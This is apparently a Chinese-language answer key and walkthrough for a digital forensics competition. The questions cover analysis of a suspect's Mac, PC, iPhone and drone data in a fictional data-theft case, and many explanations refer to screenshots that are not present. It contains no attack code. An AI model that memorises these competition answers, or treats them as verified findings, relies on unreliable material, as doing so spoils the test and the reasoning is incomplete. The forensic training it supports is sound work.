
B. um3-penguin-real-mini-keychain-merged-tpu.gcode

C. CE3_Prancer.gcode

D. CE3_2020-psu-atx-mount.gcode

答案：B

打开Cura软件，最近打开的文件：



74.[单选题] 王景浩计算机的Safari浏览器的默认搜索引擎 (Default Search Engine) 是什么? (2分)

A. 百度


B. 谷歌

C. 360

D. Safari

答案：A

Mac仿真，看Safari的默认搜索引擎：



75.[单选题] 分析王景浩计算机的数据，王景浩的比特币钱包 (Bitcoin Wallet) 地址是什么? (2分)

A. bc1quw... ...zpzjzt


B. bc1qm... ...5f7n9g

C. bc1q79... ...h4sq52

D. bc1qsl... ...je7hkk

答案：A

在邮箱附件中发现地址：



76.[单选题] AGC公司员工 'Carson' 有一个由公司发给他的电邮账户，分析王景浩的计算机数据并找出 'Carson' 的电邮账户密码。 (2分)

A. AGC2020@pw


B. AGC2012@PW

C. AGC2020@hkg

D. AGC2021@PW

答案：A

要注意邮箱里可以找到两个密码，其中一个是错误的：



77.[填空题] 王景浩曾经冒充AGC公司员工 'Carson' 发送电邮给AGC 客户，这封电邮的 'Message-ID' 是什么? 回答它的首 8 位数值。(以大写英文和阿拉伯数字回答，如 4GEF90GD) (2分)

答案：

78.[多选题] 王景浩采用计算机里的哪种工具进入和盗取AGC公司的数据? (2分)

A. Teamviewer

B. OpenVPN

C. Remote Desktop Manager

D. Tor Browser

答案：AB


A选项由ACG的PC电脑就可以发现，使用了TeamViewer进行文件传输

B选项是在Mac的安装软件中发现了，认为应该是从这个VPN进入的公司网络

C应该是用了RDP，但是可能不是用Remote Desktop Manager这个工具

D就不涉及题目了





79.[多选题] 王景浩在AGC公司盗取了下列什么类型的档案? (2分)

A. ost


B. xlsx

C. jpg

D. docx

答案：AB


看TeamViewer传输的文件类型：



80.[填空题] 王景浩的计算机于2022年9月29日曾经接上一个虚拟专用网络 (Virtual Private Network - VPN)，这个VPN的IP地址是什么? (不要输入答案中的 '.'，以阿拉伯数字回答) (2分)

答案：61238217108


百度openvpn的配置文件，得知是后缀名为ovpn，直接搜索查看即可：



81.[填空题] 装置 '「KingHoo」的iPhone' 的蓝牙媒体访问控制地址 (MAC Address) 是什么? (不要输入答案中的 ':' 或 '-'，以大写英文及阿拉伯数字回答) (1分)

答案：C81EE74AF933

直接看自动取证结果的蓝牙连接，找到对应设备即可：



82.[单选题] 王景浩何时将 '小宝' 加为iPhone XR的手机联络人 (Contact) ? (以时区UTC +8回答) (1分)

A. 2022年07月14日

B. 2022年07月15日

C. 2022年07月16日

D. 2022年07月17日

E. 2022年07月18日

答案：A

手机大师取证，查看通讯录信息：



83.[单选题] 王景浩的iPhone XR显示他的汇丰银行户口于2022年9月19日收到多少存款? (1分)

A. HKD298.8

B. HKD344.7

C. HKD396

D. HKD543

E. HKD465.1

答案：B

查看短信：



84.[单选题] 王景浩的iPhone XR没有收藏 (Bookmark) 哪家音响品牌的网页? (1分)

A. KEF

B. EDIFIER


C. BOSE

D. YAMAHA

E. Bowers & Wilkins

答案：D

查看Safari的收藏夹：



85.[单选题] 王景浩的iPhone XR手机记录了他曾于2022年8月26日试飞无人机， 当天试飞的地点在哪里? (2分)

A. 大埔海滨

B. 启德

C. 数码港

D. 西环

E. 将军澳

答案：D

找到8月26号的图片，获取exif信息中的经纬度：



定位：



这个位置位于西区附近。

86.[单选题] 王景浩于2022年8月26日试飞无人机的总飞行时间 (Total Flight Time) 多久? (2分)

A. 6分58秒

B. 8分10秒


C. 9分6秒

D. 11分1秒

E. 15分33秒


答案：C

手机大师找到了大疆无人机的使用日志，但是没法直接下载（真垃圾啊），于是用取证大师导出：



网站分析：

[Airdata]



87.[多选题] 王景浩用 iPhone XR 拍了一张照片'IMG_0012.HEIC'，那照片什么地方曾被修改? (3分)

A. 拍摄时间

B. 经纬度


C. 时区

D. 档案名称

E. 拍摄装备

答案：AB

提取exif信息：



拍摄日期和手机大师分析出来不一致，怀疑被篡改过：



IOS拍摄的图片信息储存在Photos.sqlite中，发现经纬度数据不同：

21	679552908.028435	0.0	0.0435496181932114	NULL	22.2846866666667	114.172813333333	682321864.405449
22	646807380	0.0	0.0435605235682189	NULL	22.8624993	113.4190938	683006762.576733
23	679553758.085147	0.0	0.0450981459544815	NULL	22.2826883333333	114.169761666667	682321864.409655

其他信息一致，故选AB

88.[填空题] 承上题，那张照片修改后的经纬度是什么? (不要输入答案中的'.'，将经纬度合并回答。 如22.2846135 114.1739116，需回答 2228461351141739116) (3分)

答案：2286249931134190938

